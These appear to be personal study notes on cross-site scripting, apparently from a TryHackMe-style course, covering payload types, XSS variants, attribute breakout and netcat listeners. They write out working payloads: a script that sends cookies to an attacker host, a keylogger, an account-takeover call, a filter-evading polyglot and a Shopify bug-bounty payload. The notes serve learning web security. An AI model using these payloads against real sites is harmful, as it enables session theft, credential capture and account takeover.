## Proof Of Concept:

This is the simplest of payloads where all you want to do is demonstrate that you can achieve XSS on a website. This is often done by causing an alert box to pop up on the page with a string of text, for example:

<script>alert('XSS');</script>

## Session Stealing:

Details of a user's session, such as login tokens, are often kept in cookies on the targets machine. The below JavaScript takes the target's cookie, base64 encodes the cookie to ensure successful transmission and then posts it to a website under the hacker's control to be logged. Once the hacker has these cookies, they can take over the target's session and be logged as that user.

<script>fetch('https://hacker.thm/steal?cookie=' + btoa(document.cookie));</script>

**btoa()** is a JavaScript function that stands for "Base64 To ASCII". It takes a string as input and encodes it into a Base64 format

## Key Logger:

The below code acts as a key logger. This means anything you type on the webpage will be forwarded to a website under the hacker's control. This could be very damaging if the website the payload was installed on accepted user logins or credit card details.

<script>document.onkeypress = function(e) { fetch('https://hacker.thm/log?key=' + btoa(e.key) );}</script>

**Function:**

* document.onkeypress = function(e) { ... }: This line attaches an event listener to the document object, which means it will run the function whenever a key is pressed on the page.

**Code within the function:**

* fetch('https://hacker.thm/log?key=' + btoa(e.key) ):
  + fetch: This function is used to make a network request.
  + https://hacker.thm/log: This is the URL of the endpoint being targeted.
  + ?key=: This appends a query parameter to the URL, indicating that a value for the key parameter is being sent.
  + btoa(e.key): This encodes the pressed key using Base64 encoding.

**Overall, this code snippet does the following:**

* Monitors every keypress on the webpage.
* Encodes the pressed key using Base64.
* Sends the encoded key to the remote URL https://hacker.thm/log.

## Business Logic:



This payload is a lot more specific than the above examples. This would be about calling a particular network resource or a JavaScript function. For example, imagine a JavaScript function for changing the user's email address called user.changeEmail(). Your payload could look like this:

<script>user.changeEmail('[attacker@hacker.thm](mailto:attacker@hacker.thm)');</script>

Now that the email address for the account has changed, the attacker may perform a reset password attack.

# TYPES OF XSS


REFLECTED XSS



STORED XSS are pretty much the same but in their case the malicious payload is stored in the server/database itself and each of the users when they visit the webpage they receive that payload.

**What is the DOM?**

DOM stands for **D**ocument **O**bject **M**odel and is a programming interface for HTML and XML documents. It represents the page so that programs can change the document structure, style and content. A web page is a document, and this document can be either displayed in the browser window or as the HTML source. A diagram of the HTML DOM is displayed below:



If you want to learn more about the DOM and gain a deeper understanding [w3.org](https://www.w3.org/TR/REC-DOM-Level-1/introduction.html) have a great resource.

**Exploiting the DOM**

DOM Based XSS is where the JavaScript execution happens directly in the browser without any new pages being loaded or data submitted to backend code. Execution occurs when the website JavaScript code acts on input or user interaction.  
  
  
**Example Scenario:**The website's JavaScript gets the contents from the window.location.hash parameter and then writes that onto the page in the currently being viewed section. The contents of the hash aren't checked for malicious code, allowing an attacker to inject JavaScript of their choosing onto the webpage.  
  
  
**Potential Impact:**Crafted links could be sent to potential victims, redirecting them to another website or steal content from the page or the user's session.

**How to test for Dom Based XSS:**

DOM Based XSS can be challenging to test for and requires a certain amount of knowledge of JavaScript to read the source code. You'd need to look for parts of the code that access certain variables that an attacker can have control over, such as "**window.location.x**" parameters.

When you've found those bits of code, you'd then need to see how they are handled and whether the values are ever written to the web page's DOM or passed to unsafe JavaScript methods such as **eval()**.

BLIND XSS


Blind XSS is similar to a stored XSS (which we covered in task 4) in that your payload gets stored on the website for another user to view, but in this instance, you can't see the payload working or be able to test it against yourself first.

**Example Scenario:**

A website has a contact form where you can message a member of staff. The message content doesn't get checked for any malicious code, which allows the attacker to enter anything they wish. These messages then get turned into support tickets which staff view on a private web portal.

NOTE::::::: ACTUAL bug bounty found on shopify

xss"><!--><svg/onload=alert(document.domain)>)



DIFFERENCE BETWEEN <script>alert('THM');</script> and "><script>alert('THM');</script> lies in their use cases and the context in which they might be applied for Cross-Site Scripting (XSS) attacks:

### **1. <script>alert('THM');</script>**

* This is a **standard script injection**.
* It is used when you have control over the entire HTML document or a specific place where JavaScript code can be injected without breaking the existing HTML structure.

Example Usage: If an input field directly inserts user input into an HTML page without sanitization, like this:  
html  
Copy code  
<div>

User input: <script>alert('THM');</script>

</div>

* In this scenario, the injected script executes directly because it's part of the HTML structure.

### **2. "><script>alert('THM');</script>**

* This is used for **attribute-based XSS injection**.
* It is effective when user input is inserted into an HTML attribute. The initial "> is designed to close an existing attribute value and inject a new script tag.

Example Usage: If user input is placed inside an attribute, such as:  
html  
Copy code  
<img src="image.jpg" alt="User input here">

If the user input is "><script>alert('THM');</script>, the resulting HTML would look like this:  
html  
Copy code  
<img src="image.jpg" alt=""><script>alert('THM');</script>

* This breaks out of the alt attribute, closes it, and starts a new <script> tag, which then executes.

**Polyglots:**

An XSS polyglot is a string of text which can escape attributes, tags and bypass filters all in one. You could have used the below polyglot on all six levels you've just completed, and it would have executed the code successfully.

jaVasCript:/\*-/\*`/\*\`/\*'/\*"/\*\*/(/\* \*/onerror=alert('THM') )//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert('THM')//>\x3e

# Netcat to listen

let’s set up a listening server using Netcat. If we want to listen on port 9001, we issue the command nc -l -p 9001. The -l option indicates that we want to use Netcat in listen mode, while the -p option is used to specify the port number. To avoid the resolution of hostnames via DNS, we can add -n; moreover, to discover any errors, running Netcat in verbose mode by adding the -v option is recommended. The final command becomes nc -n -l -v -p 9001, equivalent to nc -nlvp 9001.

